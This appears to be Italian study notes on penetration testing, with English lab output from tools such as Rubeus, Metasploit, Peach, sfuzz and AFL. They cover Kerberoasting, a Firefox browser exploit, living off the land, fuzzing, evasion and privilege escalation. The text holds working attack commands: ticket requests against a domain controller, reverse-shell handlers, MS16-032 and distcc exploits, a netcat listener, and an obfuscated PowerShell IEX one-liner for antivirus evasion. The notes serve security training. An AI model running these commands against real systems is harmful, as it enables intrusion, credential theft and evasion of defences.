
Il risultato è sempre salvato in /usr/share/rainbowcrack su kali. Quando si usa rtgen la tabella è memorizzata nella directory perchè è lì dove sono salvati i binari.

## Kerberoasting

Kerberoasting è un altro tipo di password cracking che si affida all'accesso alla rete. Il nome è basato sull Active directory authentication sul protocollo di rete Kerberos.

Kerberos prende il nome dal cane mitologico greco che sorveglia le porte dell'inferno per impedire agli altri di andarsene. Keberos funziona come client server. Questo funziona in più modi : l'autentificazione del client al Authentication Server (AS), l'autentificazione del servizio client e il client che effettua una richiesta al servizio. I messaggi tra il client e kerberos sono cifrati utilizzando una chiave sul lato client, che è effettivamente la password nei casi in cui si basa sull'autenticazione dell'utente per richiedere servizi sulla rete. Se il server decifra utilizzando la password che conosce e non ottiene i dati corretti, indica che la password è errata, quindi il tentativo di autenticazione fallisce. È implementato da quando c'è Windows 2000.

L'architettura di kerberos specifica più servizi, il quale sono tutti sullo stesso sistema o su server separati. Il primo è il distribuiton center (KDC). Il KDC è un servizio comune che usa il sistema di cifratura per proteggere la gestione delle chiavi. Sopra tutto c'è il TGS che emette messaggi con timestamp, chiamati ticket-granting ticket (TGT), crittografati utilizzando la chiave segreta del TGS. Il timestamp e la cifratura aiuta a garantire la protezione su attacchi. Inoltre, grazie alla marcatura temporale, possono contribuire a proteggere dagli attacchi di replay, in cui un messaggio precedentemente catturato viene immesso nella rete per accedere a un servizio protetto da Kerberos.



Per effettuare il kerberoasting hai bisogno di aver compromesso un account sul dominio. L'account compromesso riceverà il TGT dal KDC dove sono autenticati. Questo sarà firmato dal Kerberos ticket-granting ticket service account che è una parte dell'AD design. L'attaccante, che ha controllo sull'account, vuole compromettere il servizio. Questo richiederà un ticket al servizio. Quindi l'AD creerà un TGS ticket, cifrato con la password del servizio, ottenuta dal database AD. Le sole due entità che avranno le password che possono decifrare il messaggio che sono il domain controller e il servizio.

Il domain controller invierà il ticket all'utente, che è sotto attacco. Il ticket viene inviato al servizio, che decifra per determinare se l'utente ha l'autorizzazione per il servizio. Questo ticket in memoria può essere estratto e decifrato (offline).

Ci sono numero tool per fare questo come Rubeus. Ecco un esempio di Rubeus contro il Windows domain controller al 192.168.4.218. Questa esecuzione prevede un username e password che sono autenticati sul dominio. Puoi anche dargli l'hash delle password. Questo troverò un ticket per gli utenti. Il ticket potrà essere memorizzato in un file utilizzabile più tardi.

Rubeus provvederà alla memorizzazione che si inseriscono i parametri nella command line.

```
PS C:\Users\Ric Messier\Documents> .\rubeus.exe asktgt  
/user:bogus /password:AB4dPW223! /domain:washere.local  
/dc:192.168.4.218
```

---

```
(__\||  
))||_----  
/_/||||_\\_|||/\\  
||\\||//|) )||| |  
||/|||_____)_/(  
V2.2.1
```

[+] Action: Ask TGT

```
[+] Using rc4_hmac hash: DDB5401FAB757F3323C628F1A3EAFAEA  
[+] Building AS-REQ (w/ preauth) for: 'washere.local\bogus'  
[+] TGT request successful!  
[+] base64(ticket.kirbi):  
d0lFAjCCBP6gAwIBBaEDAgEWooIEFzCCBBNhggQPMIIEC6ADAgEFoQ8bDVdBU0h  
FUkUuTE9DQUyiljA  
oAMCAQKhGTAXGwZrcmJ0Z3QbDXdhc2hlcmUubG9jYWYjggPNMIIIdyaADAgESoQM  
CAQKiggO7BIIIDtxQ  
zVpmAiZPxIraJ6/eARcbWtAUn8Ygs7La/pBRwmSt8ZK1q4RQzm7EsfMRUIV65i3  
Ajink15QdGfEi+F/  
i0FiqWz+6XnNJaO3LSuAUf1sMxdBTzSo/QSxVnHVhV5feLUD4xCCTLbFzx5jreW  
IE/audRIN6VodDhk  
nl7Vqs+YAZU6MFcPI6NmDpgAgqUzubN90ATpdrws4nidduyGGtTqTJR5gWggSPC  
nqbXERbBvrv/uzMm  
bRxHWuf5/TQYS4hsoB1YVG1B+e3hkf2pcZSkBC+ar7qu/cCQ0Pkr+VxhotTs5pV  
r4St8e9C5Exx4iLV  
Ps38F/eZIPQg1byoEzWBXsgvQHvm6Z6sPgBP1kfPulGyhNKAHqAabIKaJUhM3O  
WBznx5EDI8mN9cQB  
NxxGiO+GX2boUfqLbtOveDwj4dvMi0IN2cV7yHEmQK5h+F6jMOSD5i4tMtWJyau  
0dQY9/x99SCuyWBc  
bPu1InqFHI0VtMVX980td9FTpmreSNkbVscrqB24bSkjQfkUHhR/E8radcXnDHH  
FBmfUmUDmHI71uz8  
z7r49cmLqMctCwihfocIRW1RLi4g5X+5e+a/XfYy+PfCAMON90OkVqz7166ej4  
LUpRC27Vkk9ieYNy
```

ICHP8PKAV5mALz5IJRKw4RP6LAIC4tUG2DO5BvMakcRefwte2+mODCEyvbgbV90  
43sy/a038mUZTm5R  
ilkki26DxXYQ4PYGpk8zia2630O3+fbHjG1lIIUnoTDGmVzMsRPH/w2yePozOR  
6N7Mcm+3PjgonF5w  
0OIK3GcVB0F1M0RpX5ABwJj8yJOsaSESu8kXUxg8jBuV0uYaqip0eo2hK+asPs0  
+Ka9InPhq0ifzFNC  
Nr+1x/vEoLwmTfKYktHOqXtF/lqmhJKNBVCiTolQlyt9wWnb+pPD83TYOsXqxah  
3viUGBXY5Wc6zIUS  
a7ktZR4h30rXomUX4CRDvIYsgzmNsHpE66id4fD/26MXXy4kA0YWz+q/r9f3nBb  
moZPABGMMSrtBP4O  
s6PjQPJ68ndco2AezSnpGR7LGdxtG3YHnDYpmzvPvP7iGYyziF3eym0BRnAnJR  
og/UYHV02dJS5ZPC  
z+wmu+jpXaCKD4ILHXG7amx66pqtamFNG6LHI2uJ1HGKIdIYNdoAm4D7ImjXrdw  
8E0jSYAGnhYdrmC9  
5E/FndxYylyPslFohVSdLtcL1Ry9ANE3EHpUTZTCJglHocxFMFZg8F0WpyMwHUiS  
qVaOB1jCB06ADAgE  
ooHLBIHIfYHFMIHC0lG/MIG8MIG5oBswGaADAgEXoRIEEI59qcRDkXqpizrOjPV  
sVLihDxsNV0FTSEV  
RS5MT0NBTKISMBCgAwIBAAEJMAcbBWJvZ3VzowcDBQBA4QAApREYDzlwMjEwMTE  
wMjIzNjIxWqYRGA8MDI  
xMDExMTA4MzYyMVqnERgPMjAyMTAxMTcyMjM2MjFaqA8bDVdBU0hFUkUuTE9DQU  
ypljAgoAMCAQK  
GTAXGwZrcmJ0Z3QbDXdhc2hlcmUubG9jYWw=  
ServiceName : krbtgt/washere.local  
ServiceRealm : WASHERE.LOCAL  
UserName : bogus  
UserRealm : WASHERE.LOCAL  
StartTime : 1/10/2023 3:36:21 PM  
EndTime : 1/11/2023 1:36:21 AM  
RenewTill : 1/17/2023 3:36:21 PM  
Flags : name\_canonicalize, pre\_authent,  
initial, renewable, forwardable  
KeyType : rc4\_hmac  
Base64(key) : jn2pxBOReqmMOs6M9WxUuA==  
Technically, this is not a Kerberoasting attack, though it is an attack against  
a domain controller to gather tickets that could be used later. To run a  
Kerberoasting attack, you would use something like the following  
command line:  
PS C:\Users\Ric Messier\Documents> .\rubeus.exe kerberoast  
/user:bogus/domain:washere.local /dc:192.168.4.218

```
(____\\|  
))//_--  
/_/|||_\\_|||/\\  
||\\||/\\)\\|||  
||/\\|/\\_)\\/  
V2.2.1
```

#### Action: Kerberoasting

NOTICE: AES hashes will be returned for AES-enabled accounts.

Use /ticket:X or /tgtdeleg to force RC4\_HMAC for these accounts.

Target User : bogus

Target Domain : washere.local

Searching path 'LDAP://192.168.4.218/DC=washere,DC=local' for Kerberoastable users

Questo tipo di attacco ti permetterà di ottenere informazioni per muoverti lateralmente anche se questo richiede un aggacio nella rete. Questo può essere ottenuto tramite malware per avere accesso remoto.

## Client-Side Vulnerabilities

Le client side vulnerability sono quelle vulnerabilità che esistono sul desktop che non sono esposte al mondo esterno senza l'interazione del client. Per esempio, la mail client, un attaccante può trovare vulnerabilità non sondando l'esterno del sistema desktop, ma inviando un'e-mail alla vittima.

I Web browser hanno molti vettori di attacco per varie ragioni. Una è quella che queste sono le applicazioni più usate dagli utenti. Molti utenti utilizzano i browser per accedere all'email.

Di conseguenza, se riesci a trovare una vulnerabilità che colpisce Chrome su Windows, sarai in attivo. Il problema è che Google tende a essere estremamente diligente quando si tratta di trovare e risolvere le vulnerabilità.

Queste vulnerabilità si possono trovare tramite Metasploit

Firefox Exploit Module in msfconsole

Msf6> use exploit/osx/browser/mozilla\_mchannel

msf exploit(osx/browser/mozilla\_mchannel)> show options

Module options (exploit/osx/browser/mozilla\_mchannel):

Name Current Setting Required Description

SRVHOST 0.0.0.0 yes The local host to  
listen on. This must be an address on the local machine or  
0.0.0.0

SRVPORT 8080 yes The local port to  
listen on.

SSL false no Negotiate SSL for  
incoming connections

SSLCert no Path to a custom SSL  
certificate (default is randomly generated)

URIPATH no The URI to use for this  
exploit (default is random)

Exploit target:

Id Name

---

0 Firefox 3.6.16 on Mac OS X (10.6.6, 10.6.7, 10.6.8,  
10.7.2 and 10.7.3)

msf exploit(osx/browser.mozilla\_mchannel)> exploit

[>] Exploit running as background job 0.

[>] Started reverse TCP handler on 192.168.86.62:4444

msf exploit(osx/browser.mozilla\_mchannel)> [>] Using URL:

<http://0.0.0.0:8080/4ZhKAQwCLKOt>

[>] Local IP: <http://192.168.86.62:8080/4ZhKAQwCLKOt>

[\*] Server started.

Qui possiamo notare piu cose, l'exploit starta un server. Questo significa che devi indicare un IP address sul quale il server deve essere in ascolto così come le porte. By default il server ascolta su 0.0.0.0 il che significa qualsiasi IP sul sistema. Puoi anche specificare la porta, su quelle al di sotto delle 1024 richiedono privilegi di amministratori. By default è sulla porta 8080. Quando il server inizia, l'URL è generato in maniera randomica e poi puoi scegliere l'opzione. Anche startare l'exploit richiede un listener per far tornare la connessione dal target sistem.

La connessione di ritorno proviene dal payload che viene consegnato al target quando si stabilisce la connessione, se la vulnerabilità viene sfruttata. Questo significa che hai bisogno dell'URL al tuo target. Ci sono più modi per ottenere questo, inviare un email con un URL offuscato. Puoi anche creare un link su una pagina web che ritorna una visita regolare. L'URL può essere caricato automaticamente piazzando nella pagina come IMG tag.

Una volta che la vittima visita l'URL, il suo browser effettua una richiesta che viene gestita da Metasploit. Il modulo dovrebbe inviare il codice exploit al browser.

Poiché l'exploit è rivolto a un sistema macOS (OS X) e macOS utilizza un sistema operativo e un'area utente di tipo Unix, si otterrà una shell Bash da cui inviare comandi. Questo

exploit in particolare non supporta il payload Meterpreter.

## Living Off the Land

Living off the land significa utilizzare tool che sono disponibili sul target. Quando ci troviamo davanti a Windows siamo avvantaggiati perché ci sono tool come Powershell.

Questo è presente sia su Windows che su Linux. La versione default è la versione 5.

Powershell è un linguaggio ad oggetti che utilizzando features come cmdlets. Si possono usare anche estensioni con cmdlet.

Un esempio è Empire, un post-exploitation framework scritto in Powershell, il che significa che si tratta di un set di strumenti che utilizzeresti dopo aver già sfruttato un sistema. Avrai l'abilità di fare cose come privilege escalation o collezionare password.

Un altro tool è PowerSploit, prevede un numero di cmdlets che includono funzioni di esecuzione di codice, persistence, exfiltration, privileged escalation, reconnaissance e altri.

## Fuzzing

Una tecnica che si può usare per software e potenziali DDoS. Questa permette di inviare pacchetti malformati e vedere come il software reagisce. Potrei ricevere errore o semplicemente niente. Un tool è il Codenomicon utilizzato per identificare vulnerabilità nel DNS e SNMP.

Il Fuzzing è difficile, consideriamo che l'applicazione crasha, cosa otteniamo? Abbiamo bisogno di monitoraggio. Senza un monitoraggio e una strumentazione adeguati, non si sa in quale punto dell'applicazione si è verificato il crash. Si potrebbe anche non sapere con esattezza quale messaggio abbia causato il crash. La cosa strana del software è che si potrebbe ottenere un effetto cumulativo. Una serie di messaggi può causare un problema che potrebbe apparire come se fosse stato un singolo messaggio a causare l'errore. Restringere l'insieme dei messaggi è un lavoro arduo.

Per il fuzzing ci sono tool come Sulley, per il personaggio di Monsters Inc o Peac, che permette di gestire network e file fuzzing.

Peach usa XML come linguaggio. Per scrivere un fuzzing test in Peach devi creare un numero di elementi. Un data model inizialmente, che sarà inviata all'applicazione. Poi devi creare uno state model che dirà a Peach come i data model verranno usati. Ecco un esempio :

```
<DataModel name="HttpRequest">
<String value="GET "/>
<String value="/" />
```

```

<String value="HTTP/1.1\r\n"/>
<String value="Host: "/>
<String value="127.0.0.1"/>
</DataModel>
<StateModel name="TheStateModel" initialState="TheState">
<State name="TheState">
<Action type="output">
<DataModel ref="HttpRequest"/>
</Action>
</State>
</StateModel>

```

Inoltre avrai bisogno di un publisher. Ovvero uno che dirà a Peach come comunicare con l'applicazione. In questo caso userai un network comunicator. L'esempio che segue è un XMI che definisce un intero test per Peach incluso di publisher.

Osservare l'output sullo schermo può essere impegnativo, poiché si ottengono molti output ed è difficile da seguire. Ciò che si può vedere commentato in questo è l'agente remoto, che viene utilizzato per monitorare l'applicazione. In questo caso, monitoreremmo il server HTTP per crisi anomale. Questo permette a Peach di sapere come comunicare con l'applicazione di monitoraggio remoto in modo che possa sincronizzare ciò che ha inviato con ciò che è accaduto sul server remoto.

```

<Test name="Default">
<!-- <Agent ref="RemoteAgent"/> -->
<StateModel ref="TheStateModel"/>
<Publisher class="TcpClient">
<Param name="Host" value="192.168.4.1"/>
<Param name="Port" value="80"/>
</Publisher>
<Logger class="File system">
<Param name="Path" value="Logs"/>
</Logger>
</Test>

```

Ecco l'output :

```

PS C:\Users\Ric Messier\Downloads\peach> .\peach.exe
.\samples\http.xml
[[ Peach v3.1.124.0
[[ Copyright (c) Michael Eddington
[] Test 'Default' starting with random seed 43275.
[R1,-,-] Performing iteration

```

```

[1,-,-] Performing iteration
[] Fuzzing: HttpRequest.DataElement_1
[] Mutator: UnicodeBomMutator
[] Fuzzing: HttpRequest.DataElement_0
[] Mutator: DataElementRemoveMutator
[] Fuzzing: HttpRequest.DataElement_2
[] Mutator: UnicodeBomMutator
[] Fuzzing: HttpRequest.DataElement_4
[] Mutator: UnicodeBadUtf8Mutator
[] Fuzzing: HttpRequest.DataElement_3
[] Mutator: UnicodeBomMutator
[2,-,-] Performing iteration
[] Fuzzing: HttpRequest.DataElement_1
[] Mutator: UnicodeBadUtf8Mutator
[] Fuzzing: HttpRequest.DataElement_3
[] Mutator: UnicodeUtf8ThreeCharMutator
[3,-,-] Performing iteration
[] Fuzzing: HttpRequest.DataElement_1
[] Mutator: UnicodeUtf8ThreeCharMutator
[] Fuzzing: HttpRequest.DataElement_3
[] Mutator: StringMutator
[] Fuzzing: HttpRequest.DataElement_4
[] Mutator: UnicodeBadUtf8Mutator
[] Fuzzing: HttpRequest.DataElement_0
[] Mutator: StringMutator
[] Fuzzing: HttpRequest.DataElement_2
[*] Mutator: UnicodeUtf8ThreeCharMutator

```

Le local vulnerabilities non funzionano sui servizi network, hanno bisogno di un file. Peach lavora anche su file-based. In questo caso avrai bisogno di un file per far triggerare e manipolare il cash. In Peach puoi anche creare il tuo test plans per protocolli che potresti non aver incontrato, come nel caso dell'esecuzione di test applicativi

Un tool utile per questo è sfuzz che ha vari template all'interno. Un esempio è basic.smtp file che puo essere usato per testare email server. Ecco un esempio di output :

```
=====
[18:01:03] attempting fuzz - 61 (len: 50057).
[18:01:03] info: tx fuzz - (50057 bytes) - scanning for reply.
[18:01:04] read:
220 badmilo.washere.com ESMTP Postfix (Debian/GNU)
250 badmilo.washere.com
```

```
[18:01:04] attempting fuzz - 62 (len: 10).
[18:01:04] info: tx fuzz - (10 bytes) - scanning for reply.
[18:01:04] read:
220 badmilo.washere.com ESMTP Postfix (Debian/GNU)
250-badmilo.washere.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
```

Questo mostra la risposta dal server all'input mutato dal fuzzing tool.

È possibile vedere le differenze nell'output del server. Senza sapere esattamente qual è l'input, è difficile capire perché l'output è cambiato.

Peach e sfuzz sono per remote application mentre un fuzz file format tool è AFL (America fuzzy loop). Questo manipola i file

Una volta verificatosi un crash locale, è possibile identificare il punto in cui si è verificato il crash nel codice, nonché i dati di input che lo hanno causato. Questo potrebbe consentire di manipolare l'input per modificare il percorso di esecuzione. format per provare a fare il crash locale. Il programma su kali si esegue con afl-fuzz. Ecco un esempio contro un file PDF viewer application. Se non puoi avere accesso al source code allora usa -n flag che skippa la parte di testing.

```
kilroy@cutterjohn:~ $ afl-fuzz -t 100000 -n -i pdfs -o pdfresults /usr/local/bin/atril
afl-fuzz++4.04c based on afl by Michal Zalewski and a large
online community
[+] afl++ is maintained by Marc "van Hauser" Heuse, Heiko
"hexcoder" Eißfeldt, Andrea Fioraldi and Dominik Maier
[+] afl++ is open source, get it at
https://github.com/AFLplusplus/AFLplusplus
[+] NOTE: This is v3.x which changes defaults and behaviours -
see README.md
[+] Getting to work...
[+] Using exponential power schedule (FAST)
```

```
[+] Enabled testcache with 50 MB
[+] Generating fuzz data with a length of min=1 max=1048576
[] Checking core_pattern...
[!] WARNING: Could not check CPU scaling governor
[+] You have 2 CPU cores and 2 runnable tasks (utilization: 100%).
[] Setting up output directories...
[+] Output directory exists but deemed OK to reuse.
[] Deleting old session data...
[+] Output dir cleanup successful.
[] Checking CPU core loadout...
[+] Found a free CPU core, try binding to #0.
[] Scanning 'pdfs'...
[] Scanning 'pdfs/Downloads'...
[+] Loaded a total of 3 seeds.
[] Creating hard links for all input files...
[] Validating target binary...
[] No auto-generated dictionary tokens to reuse.
[] Attempting dry run with 'id:000000,time:0,execs:0,orig:keyboard-shortcuts-linux.pdf'...
[] Spinning up the fork server...
[*] Using AFL++ faux forkserver...
[+] All right - fork server is up.
```

## Post Exploitation

Ora hai un punto d'appoggio nel sistema, ora cosa puoi fare dipende da cosa hai compromesso. Ciò significa che è possibile utilizzare il sistema compromesso come gateway per le altre reti. Questa è una tecnica chiamata pivoting, in cui si abbandona il sistema compromesso per esaminare un altro insieme di sistemi.

Gli attaccanti faranno anche persistenza verso i sistemi e quindi installare backdoors.

## Evasion

Controllare i files è un primo passo per vedere se c'è stata evasion. Principalmente sul disco. Puoi anche cifrare o offuscare i dati. Zippare i file è una tecnica per evadere dagli antimalware.

Quando si arriva all'execution, noi abbiamo un altro problema. Gli anti malware hanno modi per rilevare eseguibili. Usando powershell puoi raggirare questa cosa. Bisogna offuscare anche i

powershell ecco un esempio :

```
$N7 =[char[ ] ] "noisserpxE-ekovnI| )93]rahC[,pQm'ecalpeR43]rahC[,bg0'ecalpeR-
')pQm'+'nepQ'+m+pQme+'rGpQm'+
( +'roloCdnu+'orger'+oF- )bg0nbgo'+'+ bg0oibg0'+' +
bg0tacbg0'+'+ bg0sufbO-b'+g'+0+'+bg0ek'+ovn'+bg0+
bg0lb'+g'+0 '+'(
)+'+bg'+0tsO'+bg0'+ + bg'+0H'+-+ebg0 '+ '+'+
b'+g0'+tIRwb'+g0.
'((";[Array]::Reverse($N7 ) ; IEX ($N7-Join '' )
```

questo utilizza Invoke-Obfuscation, una powershell script creato da Daniel Bohannon.

Ci sono piu modi per offuscare ecco l'elenco Powershell usando cmdlet :

Choose one of the below options:

- TOKEN Obfuscate PowerShell command Tokens
- AST Obfuscate PowerShell Ast nodes (PS3.0+)
- STRING Obfuscate entire command as a String
- ENCODING Obfuscate entire command via Encoding
- COMPRESS Convert entire command to one-liner and Compress
- LAUNCHER Obfuscate command args w/Launcher techniques (run once at end)

## Privilege Escalation

La tua missione è quella di ottenere i privilegi di root. Una volta ottenuti tu sarai in grado di ottenere l'accesso a tutte le informazioni sul sistema così come anche apportare modifiche ai servizi. Questo significa che prima dovrà avere accesso ai sistemi e poi runnare exploit per ottenere i privilegi. Possiamo continuare a usare metasploit per questo, meterpreter shell e anche la funzione background cos' sa usera un sessione aperta per interagire con il sistema.

Gli exploit locali sono una strada comune per ottenere privilegi. Una volta trovato le vulnerabilità del sistema, avrai gli stessi permessi dell'utente che sta eseguendo l'applicazione. Sui sistemi linux puoi runnare un applicazione come proprietario del file ovvero come setuid. Una volta che il programma runna, anche le permission vengono droppate.

Iniziamo a trovare i local exploit. Una strada per farlo è con [windows-exploit-suggester.py](#). Questo è uno script scaricabile da GitHub e richiede un paio di cose per essere runnato dietro Python Interpreter. La prima è l'output del systeminfo, la seconda è il database che contiene in Microsoft bullettins (MSSB). Con meterpreter otteniamo le systeminfo, le mettiamo su un file output, e poi inseriamo quel file nel sistema locale. Ecco il processo :

Getting System Patch Information

```
meterpreter> shell
```

```
Process 3 created.  
Channel 3 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights  
reserved.  
C:\Program Files\elasticsearch-1.1.1>systeminfo> patches.txt  
systeminfo> patches.txt
```

```
C:\Program Files\elasticsearch-1.1.1>exit  
exit
```

```
meterpreter> download patches.txt
```

```
[>] Downloading: patches.txt → patches.txt  
[!] Downloaded 2.21 KiB of 2.21 KiB (100.0%): patches.txt →  
patches.txt  
[*] download : patches.txt → patches.txt
```

Una volta ottenute le patch info, ci possiamo muovere su windows-exploit-suggester. Aggiorniamo il MSSB database ed eseguiamo lo script con due file per cercare le vulnerabilità locali. Nell'esempio che viene vediamo come otteniamo una lista di exploit potenziali da runnare contro la macchina. Uno per esempio è Python-base-script. Che non si esegue con Python 3.

Getting Local Exploit Suggestions

```
root@quiche:~# ./windows-exploit-suggester.py --update  
[!] initiating winsploit version 3.3...  
[+] writing to file 2023-01-09-mssb.xls  
[!] done  
root@quiche:~# ./windows-exploit-suggester.py -i patches.txt -  
d 2023-01-09-mssb.xls -l  
[!] initiating winsploit version 3.3...  
[!] database file detected as xls orxlsx based on extension  
[!] attempting to read from the systeminfo input file  
[+] systeminfo input file read successfully (ascii)  
[!] querying database file for potential vulnerabilities  
[!] comparing the 2 hotfix(es) against the 407 potential  
bulletins(s) with a database of 137 known exploits  
[!] there are now 407 remaining vulns  
[!] searching for local exploits only  
[+] [E] exploitdb PoC, [M] Metasploit module, [] missing  
bulletin  
[+] windows version identified as 'Windows 2008 R2 SP1 64-bit'  
[*]  
[M] MS16-075: Security Update for Windows SMB Server (3164038)
```

- Important
  - [] <https://github.com/foxglovesec/RottenPotato>
  - [] <https://github.com/Kevin-Robertson/Tater>
  - [] <https://bugs.chromium.org/p/project-zero/issues/detail?id=222> -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
  - snip ---
  - [E] MS14-026: Vulnerability in .NET Framework Could Allow Elevation of Privilege (2958732) - Important
  - [] <http://www.exploit-db.com/exploits/35280/>, -- .NET Remoting Services Remote Command Execution, PoC
  - []
  - [] done

Molti exploit non vengono runnati contro Windows 64. Si tratta di un sottosistema che consente l'esecuzione di file eseguibili Windows a 32 bit su installazioni Windows a 64 bit.

L'exploit ha la possibilità di eseguire con il sossosistema e di sfruttare la vulnerabilità. Utilizzeremo la vulnerabilità MS16-032. Dobbiamo identificare il modulo di Metasploit come nell'esempio :

Searching for Local Exploit

```
msf exploit(windows/local/ms15_051_client_copy_image)> search
MS16-032
Matching Modules
```

Name

Disclosure Date Rank Description

---

exploit/windows/local/ms16_032_secondary_logon_handle_privesc
2016-03-21 normal MS16-032 Secondary Logon Handle

Privilege Escalation

```
exploit(windows/local/ms15_051_client_copy_image)> use
exploit/windows/local/ms16_032_secondary_logon_handle_privesc
```

In questo punto noi abbiamo una sessione aperta sul nostro sistema target. Per usare local exploit abbiamo bisogno di settare un numero di sessione che abbiamo aperto. Basta usare il comando session un Meterpreter per impostare il numero, così come anche il payload, il local host e la porta.

Using Local Exploit from Metasploit

```
msf
```

```

exploit(windows/local/ms16_032_secondary_logon_handle_privesc)>
set SESSION 2
SESSION ⇒ 2
msf
exploit(windows/local/ms16_032_secondary_logon_handle_privesc)>
set LHOST 192.168.86.57
LHOST ⇒ 192.168.86.57
msf
exploit(windows/local/ms16_032_secondary_logon_handle_privesc)>
set LPORT 4445
LPORT ⇒ 4445
msf
exploit(windows/local/ms16_032_secondary_logon_handle_privesc)>
exploit
[+] Started reverse TCP handler on 192.168.86.57:4445
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64
powershell
[+] Writing payload file,
C:\ManageEngine\DesktopCentral_Server\bin\ROayyKQ.txt...
[+] Compressing script contents...
[+] Compressed size: 3621
[+] Executing exploit script...

```

In alcuni casi faremo uso di altri tool, come ad esempio quelli per compilare exploit. Nell'esempio di dopo vediamo come viene compromesso un sistema linux usando una vulnerabilità distribuita su un compilatore C daemon. Questo fa uso di Metasploit per eseguire l'initial exploit. Il privilege escalation richiede un programma C per essere compilato ed eseguito sul target sistem. Il nostro target ha un sistema a 32 bit, mentre il nostro sistema di attacco è a 64. Questo significa che abbiamo bisogno di un cross-compiler e delle librerie per passare da un'architettura ad un'altra. Una volta ottenuto l'output, inseriamo lo shell script nella directory dove sarà disponibile per il web server. Ecco l'esempio :

### Linux Privilege Escalation

```

Msf6> use exploit/unix/misc/distcc_exec
msf exploit(unix/misc/distcc_exec)> set RHOST 192.168.86.66
RHOST ⇒ 192.168.86.66
msf exploit(unix/misc/distcc_exec)> exploit
[*] Started reverse TCP double handler on 192.168.86.57:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...

```

```
[*] Command: echo 9LVs5a2CaAEk29pj;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "9LVs5a2CaAEk29pj\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.86.57:4444 →
192.168.86.66:47936) at 2023-01-09 18:28:22 -0600
whoami
daemon
cd /tmp
ps auxww | grep udev
root 2663 0.0 0.1 2216 700 ? S
```

Quello che non vedi è il download dei due file di cui hai bisogno. Uno di questi è stato sfruttato da solo, che si nomina escalate, l'altro si chiama run. Quello di cui abbiamo bisogno ora è l'uso di netcat per inviare una shell verso il nostro target. Nell'esempio di sotto vedrai un reverse connection sul nostro sistema di attacco. Usiamo netcat per aprire una porta sul quale ascoltare, La porta usata per ascoltare è uguale alla porta usata nello script. Nel privilege escalation, provvediamo ad una numero più piccolo del process identification per l'udev process. Ecco cosa triggerà l'exploit :

```
kilroy@quiche:~$ netcat -lvp 5555
listening on [any] 5555 ...
